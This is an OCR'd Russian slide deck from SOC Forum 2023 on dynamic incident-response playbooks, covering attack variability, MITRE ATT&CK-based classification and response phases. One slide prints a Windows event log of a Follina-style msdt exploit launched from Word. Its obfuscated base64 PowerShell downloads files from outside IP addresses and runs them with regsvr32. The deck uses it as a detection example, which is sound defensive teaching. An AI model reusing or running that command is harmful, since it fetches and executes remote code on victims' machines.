
SOC FORUM 2023

ДИНАМИЧЕСКИЕ ПЛЕЙБУКИ




ОЛЕЙНИКОВА АННА
Директор по продуктам
Security Vision

SOC FORUM 2023

ВЫСОКАЯ ИЗМЕНЧИВОСТЬ

исполнения ТЕХНИК АТАК и ИФРАСТРУКТУРЫ



призывает пересмотреть концепцию стандартных планов реагирования


Концепция CD/CR

SOC FORUM 2023

Атомарные универсальные процессы ИБ

Стандартизированный pipeline безопасности

Кастомный подход к кастомной инфре



ДИНАМИЧЕСКИЙ плейбук

Определение техники атаки

Объектно-ориентированное реагирование


Формирование поверхности инцидента

Расширение объектов за счет ретропоиска

Изменчивость атак VS подозрительная активность

SOC FORUM 2023


Поиск подозрительных процессов, скомпрометированных хостов, уз, файлов, ВПО/ПО, CVE, Email, URL…




```
Process Information:
        New Process ID:         0xbf4
        New Process Name:       C:\Windows\System32\msdt.exe
        Token Elevation Type:   %%1936
        Mandatory Label:                S-1-16-8192
        Creator Process ID:     0x1e40
        Creator Process Name:   C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE
        Process Command Line:   "C:\Windows\system32\msdt.exe" ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_Br
owseForFile=$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'Unicode.GetString([System.Convert]'+[char]58+[char]58+'FromBase64St
ring('+[char]34+'JABwACAAPQAgACQARQBuAHYAOgB0AGUAbQBwADsAaQB3AHIAIABoAHQAdABwADoALwAvADEAMAA0AC4AMwA2AC4AMgAyADkALgAxADMAOQAvACQAKAByAGEAbgBkAG8AbQApAC4AZABhAHQAIA
AtAE8AdQB0AEYAaQBsAGUAIAAkAHAAXAB0AC4AQQA7AGkAdwByACAAaAB0AHQAcAA6AC8ALwA4ADUALgAyADMAOQAuADUANQAuADIAMgA4AC8AJAAoAHIAYQBuAGQAbwBtACkALgBkAGEAdAAgAC0ATwB1AHQARgBpA
GwAZQAgACQAcABcAHQAMQAuAEEAOwBpAHcAcgAgAGgAdAB0AHAAOgAvAC8AMQA4ADUALgAyADMANAAuADIANAA3AC4AMQAxADkALwAkACgAcgBhAG4AZABvAG0AKQAuAGQAYQB0ACAALQBPAHUAdABGAGkAbABlACAA
JABwAFwAdAAyAC4AQQA7AHIAZQBnAHMAdgByADMAMgAgACQAcABcAHQALgBBADsAcgBlAGcAcwB2AHIAMwAyACAAJABwAFwAdAAxAC4AQQA7AHIAZQBnAHMAdgByADMAMgAgACQAcABcAHQAMgAuAEEA'+[char]3
4+'))'))))i/../../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe"
```

Объектно-ориентированное реагирование

SOC FORUM 2023



Как ограничить набор действий?

Классификация инцидентов

MITRE ATT&CK™

Определять тип по словарям, атрибутам, условиям


В зависимости от техники атак, предлагать набор действий

Экспертные рекомендации подготовить для разных фаз инцидента

БДУ ФСТЭК

ЭКСПЕРТНЫЕ **РЕКОМЕНДАЦИИ**
должны покрывать

SOC FORUM 2023



— первичный и полный анализ инцидента


— универсальное и кастомное сдерживание

— обязательные и опциональные действия

— постинцидент: устранение ошибок и харденинг


Динамический плейбук

SOC FORUM 2023




Пример атаки

SOC FORUM 2023



Как выстроить динамический плейбук и KILL CHAIN

SOC FORUM 2023



SOC FORUM 2023

Вопросы?